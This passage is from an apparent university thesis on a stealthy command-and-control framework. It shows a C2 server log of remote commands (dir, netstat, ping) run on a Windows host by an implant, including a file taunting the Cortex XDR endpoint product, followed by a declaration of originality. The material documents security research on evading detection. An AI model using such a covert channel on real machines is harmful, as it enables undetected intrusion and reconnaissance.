2025/05/27 18:24:04 [TRACE] Entered handleAgentResults for AgentID=195e6c05-b2e6-43a0-
↪ bf2d-6d0402f5fd8c, method=POST
2025/05/27 18:24:04 [AGENT] Received result from 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c for
↪  command 'cd ..': Changed directory to C:\Users\user
2025/05/27 18:24:04 [TRACE] handleAgentResults: Results history length for agent 195e6c05
↪ -b2e6-43a0-bf2d-6d0402f5fd8c after append: 3
2025/05/27 18:24:04 [TRACE] handleAgentResults: Sent HTTP 200 OK to agent 195e6c05-b2e6
↪ -43a0-bf2d-6d0402f5fd8c

-------------------------------------------------------
# === [ Agent Command Result: echo \"Hi Cortex, I am serving this file to you on a silver
↪  platter\" > forCortexXDR.txt ] ===

2025/05/27 18:25:06 [TRACE] Entered handleAgentResults for AgentID=195e6c05-b2e6-43a0-
↪ bf2d-6d0402f5fd8c, method=POST
2025/05/27 18:25:06 [AGENT] Received result from 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c for
↪  command 'echo \"Hi Cortex, I am serving this file to you on a silver platter \" >
↪ forCortexXDR.txt':
2025/05/27 18:25:06 [TRACE] handleAgentResults: Results history length for agent 195e6c05
↪ -b2e6-43a0-bf2d-6d0402f5fd8c after append: 4
2025/05/27 18:25:06 [TRACE] handleAgentResults: Sent HTTP 200 OK to agent 195e6c05-b2e6
↪ -43a0-bf2d-6d0402f5fd8c

-------------------------------------------------------
# === [ Agent Command Result: more forCortexXDR.txt ] ===

2025/05/27 18:26:09 [TRACE] Entered handleAgentResults for AgentID=195e6c05-b2e6-43a0-
↪ bf2d-6d0402f5fd8c, method=POST
2025/05/27 18:26:09 [AGENT] Received result from 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c for
↪  command 'more forCortexXDR.txt': \\\"Hi Cortex, I am serving this file to you on a
↪ silver platter \\\"
2025/05/27 18:26:09 [TRACE] handleAgentResults: Results history length for agent 195e6c05
↪ -b2e6-43a0-bf2d-6d0402f5fd8c after append: 5
2025/05/27 18:26:09 [TRACE] handleAgentResults: Sent HTTP 200 OK to agent 195e6c05-b2e6
↪ -43a0-bf2d-6d0402f5fd8c

-------------------------------------------------------
# === [ Agent Command Result: dir ] ===
```

```
2025/05/27 18:27:09 [TRACE] Entered handleAgentResults for AgentID=195e6c05-b2e6-43a0-
↪ bf2d-6d0402f5fd8c, method=POST
2025/05/27 18:27:09 [AGENT] Received result from 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c for
↪  command 'dir':  Volume in drive C has no label.
 Volume Serial Number is F0CF-F027

 Directory of C:\Users\user

27/05/2025  18:25    <DIR>          .
27/05/2025  18:25    <DIR>          ..
19/05/2025  14:50    <DIR>          .ssh
18/03/2025  13:00    <DIR>          3D Objects
18/03/2025  13:00    <DIR>          Contacts
18/03/2025  13:57    <DIR>          Desktop
18/03/2025  13:00    <DIR>          Documents
27/05/2025  10:39    <DIR>          Downloads
18/03/2025  13:00    <DIR>          Favorites
27/05/2025  18:25                72 forCortexXDR.txt
18/03/2025  13:00    <DIR>          Links
18/03/2025  13:00    <DIR>          Music
18/03/2025  13:01    <DIR>          OneDrive
18/03/2025  13:01    <DIR>          Pictures
18/03/2025  13:00    <DIR>          Saved Games
18/03/2025  13:01    <DIR>          Searches
19/03/2025  04:45    <DIR>          Videos
               1 File(s)             72 bytes
              16 Dir(s)  21'933'834'240 bytes free
2025/05/27 18:27:09 [TRACE] handleAgentResults: Results history length for agent 195e6c05
↪ -b2e6-43a0-bf2d-6d0402f5fd8c after append: 6
2025/05/27 18:27:09 [TRACE] handleAgentResults: Sent HTTP 200 OK to agent 195e6c05-b2e6
↪ -43a0-bf2d-6d0402f5fd8c

-------------------------------------------------------
# === [ Agent Command Result: netstat ] ===

2025/05/27 18:28:10 [TRACE] Entered handleAgentResults for AgentID=195e6c05-b2e6-43a0-
↪ bf2d-6d0402f5fd8c, method=POST
2025/05/27 18:28:10 [AGENT] Received result from 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c for
↪  command 'netstat':
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    172.21.107.16:3389     172.21.51.13:18139     ESTABLISHED
  TCP    172.21.107.16:49692    a23-50-108-3:http      CLOSE_WAIT
  TCP    172.21.107.16:53079    150.171.85.254:https   CLOSE_WAIT
  TCP    172.21.107.16:53820    250:https              ESTABLISHED
  TCP    172.21.107.16:54088    172.166.106.148:https  ESTABLISHED
2025/05/27 18:28:10 [TRACE] handleAgentResults: Results history length for agent 195e6c05
↪ -b2e6-43a0-bf2d-6d0402f5fd8c after append: 7
2025/05/27 18:28:10 [TRACE] handleAgentResults: Sent HTTP 200 OK to agent 195e6c05-b2e6
↪ -43a0-bf2d-6d0402f5fd8c

-------------------------------------------------------
# === [ Agent Command Result: ping google.com ] ===
```

```
2025/05/27 18:29:15 [TRACE] Entered handleAgentResults for AgentID=195e6c05-b2e6-43a0-
↪ bf2d-6d0402f5fd8c, method=POST
2025/05/27 18:29:15 [AGENT] Received result from 195e6c05-b2e6-43a0-bf2d-6d0402f5fd8c for
↪  command 'ping google.com':
Pinging google.com [142.250.203.110] with 32 bytes of data:
Reply from 142.250.203.110: bytes=32 time=5ms TTL=115
Reply from 142.250.203.110: bytes=32 time=5ms TTL=115
Reply from 142.250.203.110: bytes=32 time=5ms TTL=115
Reply from 142.250.203.110: bytes=32 time=5ms TTL=115

Ping statistics for 142.250.203.110:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 5ms, Maximum = 5ms, Average = 5ms
2025/05/27 18:29:15 [TRACE] handleAgentResults: Results history length for agent 195e6c05
↪ -b2e6-43a0-bf2d-6d0402f5fd8c after append: 8
2025/05/27 18:29:15 [TRACE] handleAgentResults: Sent HTTP 200 OK to agent 195e6c05-b2e6
↪ -43a0-bf2d-6d0402f5fd8c

# === [ End of Relevant Log Section Truncated for Brevity ] ===
```

A.6 End of Log Excerpt

Only the most relevant parts of the server-agent interaction are included here for clarity.

Eidgenössische Technische Hochschule Zürich
Swiss Federal Institute of Technology Zurich

Declaration of originality

The signed declaration of originality is a component of every written paper or thesis authored during the course of studies. **In consultation with the supervisor**, one of the following two options must be selected:

☐ I hereby declare that I authored the work in question independently, i.e. that no one helped me to author it. Suggestions from the supervisor regarding language and content are excepted. I used no generative artificial intelligence technologies[1].

☒ I hereby declare that I authored the work in question independently. In doing so I only used the authorised aids, which included suggestions from the supervisor regarding language and content and generative artificial intelligence technologies. The use of the latter and the respective source declarations proceeded in consultation with the supervisor.

Title of paper or thesis:

Design proposal of a Stealthy Micro Command and Control (C2) Framework

Authored by:
If the work was compiled in a group, the names of all authors are required.

Last name(s):	First name(s):
Peneder	Roman

With my signature I confirm the following:

- I have adhered to the rules set out in the Citation Guidelines.
- I have documented all methods, data and processes truthfully and fully.
- I have mentioned all persons who were significant facilitators of the work.

I am aware that the work may be screened electronically for originality.

Place, date	Signature(s)
Zollikerberg, 30.05.2025	Roman Peneder

If the work was compiled in a group, the names of all authors are required. Through their signatures they vouch jointly for the entire content of the written work.

[1] For further information please consult the ETH Zurich websites, e.g. https://ethz.ch/en/the-eth-zurich/education/ai-in-education.html and https://library.ethz.ch/en/researching-and-publishing/scientific-writing-at-eth-zurich.html (subject to change).